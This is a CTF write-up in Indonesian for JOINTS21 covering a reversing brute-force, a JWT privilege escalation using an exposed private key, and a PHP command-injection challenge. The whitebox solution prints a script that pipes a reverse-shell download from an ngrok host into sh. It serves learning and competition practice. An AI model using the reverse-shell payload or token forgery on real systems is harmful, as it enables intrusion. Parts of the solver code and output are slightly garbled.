Karena di ida pro saya kodenya berantakan, jadinya saya minta tolong temen 1 tim saya buat ngedecompile kodenya trus kirim ke saya :D.

Jadi kode yg penting yg ini

```
return (((*a1 * *a1 * *a1) ^ (unsigned int)(a1[3] + (char)(*a1 ^ a1[1]) * a1[2])) * *a1 - a1[2]) % 0xFFFFFFFF;
17.35

for ( i = 0; i < LENGTH / 4; ++i )
{
    v13 = *(_DWORD *)&s[4 * i];
    v14 = 0;
    v5 = process((char *)&v13);
    sprintf(src, "%x", v5);
    src[6] = 0;
    strcat(dest, src);
}
if ( !strcmp(dest,
"82174ed8dbebcee3bdd38bd65e44f5c6490d" ) )
{
    printf("\nMAYBE this is the flag: JOINTS21{%s}
\n", s);
    result = 0;
}
17.39
```

Nah, yg di bagian **return** itu kayaknya ribet bet kalo di reverse jadinya aku brute aja.

Full script:

```
"""
return (((*a1 * *a1 * *a1) ^ (unsigned int)(a1[3] + (char)(*a1 ^ a1[1]) * a1[2])) * *a1 -
a1[2]) % 0xFFFFFFFF;
"""
```

```

compare = '82174ed8dbebcee3bdd38bd65e44f5c6490d'
c = [compare[i:i+6] for i in range(0,36,6)]
# print c
['82174e', 'd8dbeb', 'cee3bd', 'd38bd6', '5e44f5', 'c6490d']

def process(a1):
    return (((a1[0] * a1[0] * a1[0]) ^ (a1[3] + (a1[0] ^ a1[1]) * a1[2])) * a1[0] - a1[2]) %
0xFFFFFFFF

test = 'abcdefghijklmnopqrstuvwxyz0123456789_'

from itertools import product

for j in ['82174e', 'd8dbeb', 'cee3bd', 'd38bd6', '5e44f5', 'c6490d']:
    for i in product(test, repeat=4):
        _ = [ord(x) for x in i]
        if hex(process(_))[2:] == j:
            print ".join(i)
#just_an0ther_stup1d_c0d3

```

Run scriptnya

```

chao at Yu in [~/Downloads]
20:09:53 $ python3 solver.py
just
_an0 Web Exploitation
ther
y47v Renge's Blog
_stu
p1d_ whitebox
c0d3

```

Tinggal dibenerin dikit flagnya

c. Flag

Flag: JOINTS21{just_an0ther_stup1d_c0d3}

Web Exploitation

1. Renge's Blog


a. Executive Summary

Renge baru mencoba belajar membuat blog dari nol, bantu renge mengecek keamanan blognya

dubwewsub.joints.id:45500

b. Technical Report

Diberikan sebuah web yang



Kami menyadari web ini menggunakan jwt yang menggunakan alg RS256. Pada saat di inspect terlihat path `/key/public.key`. Untuk mendapatkan private key nya kami sedikit menebak pada path `/key/private.key` lalu tinggal ubah payload **admin** menjadi **true**

```
{
  "name": "guest369",
  "admin": true,
  "iat": 1618139224,
  "exp": 1618182424,
  "aud": "https://joints.id",
  "iss": "JOINTS21",
  "sub": "ctf@joints.id"
}
```

Flag=JOINTS21{H1d3_y0ur_key5}

Bonus



c. Flag

Flag: JOINTS21{H1d3_y0ur_key5}

2. whitebox

a. Executive Summary

The power of echo

Author : ZeroDiv

34.87.190.141:4000

52.246.190.141:1338

b. Technical Report

Diberikan sebuah web yang langsung memperlihatkan source code pada saat diakses. Sourceny terlihat seperti ini:

```
<?php
$whitebox = '/tmp/whitebox/' . md5('s4ltm05d' . $_SERVER['REMOTE_ADDR']);
@mkdir($whitebox);
@chdir($whitebox);
if (isset($_GET['echo']) && strlen($_GET['echo']) <= 1) {
    $cmd = 'echo -n ' . $_GET['echo'] . ' ';
    if (isset($_GET['echo1']) && strlen($_GET['echo1']) <= 3) {
        echo $cmd . $_GET['echo1'];
        exec($cmd . $_GET['echo1']);
    }
    echo $cmd;
    exec($cmd);
} elseif (isset($_GET['sh']) && strlen($_GET['sh']) <= 1) {
    exec('sh ' . $_GET['sh']);
    echo "Command Executed";
} elseif (isset($_GET['reset'])) {
    exec('/bin/rm -rf ' . $whitebox);
    echo "Reset Successfully";
} else {
    highlight_file(__FILE__);
}
```

Kami melihat param **echo** payloadnya dibatasi 1 karakter dan **echo1** dibatasi 3 karakter. Karena ada param **sh** jadi kami menduga param sh ini akan mengexecute sebuah file. Disini kami memanfaatkan stdout >> untuk memasukkan payload ke sebuah file karakter per karakter. Payload yang kami gunakan seperti ini:

```
File: solve.py
1  import requests
2
3  payload = 'curl https://reverse-shell.sh/2.tcp.ngrok.io:10811 | sh'
4  r = requests.Session()
5  r.get('http://34.87.190.141:4000/?reset')
6
7  for i in payload:
8      url = 'http://34.87.190.141:4000/?echo={}&echo1={}'.format(i, '>>a')
9      res = r.get(url)
10     print(res.text)
11
12     res = r.get('http://34.87.190.141:4000/?sh=a')
13     print(res.text)
```

Dapat shellnya tinggal cat di /tmp/flag

```
$ cat /tmp/flag
JOINTS21{f9441d99e84fec3543cb056f386dc65b}$
```

c. Flag

Flag: JOINTS21{f9441d99e84fec3543cb056f386dc65b}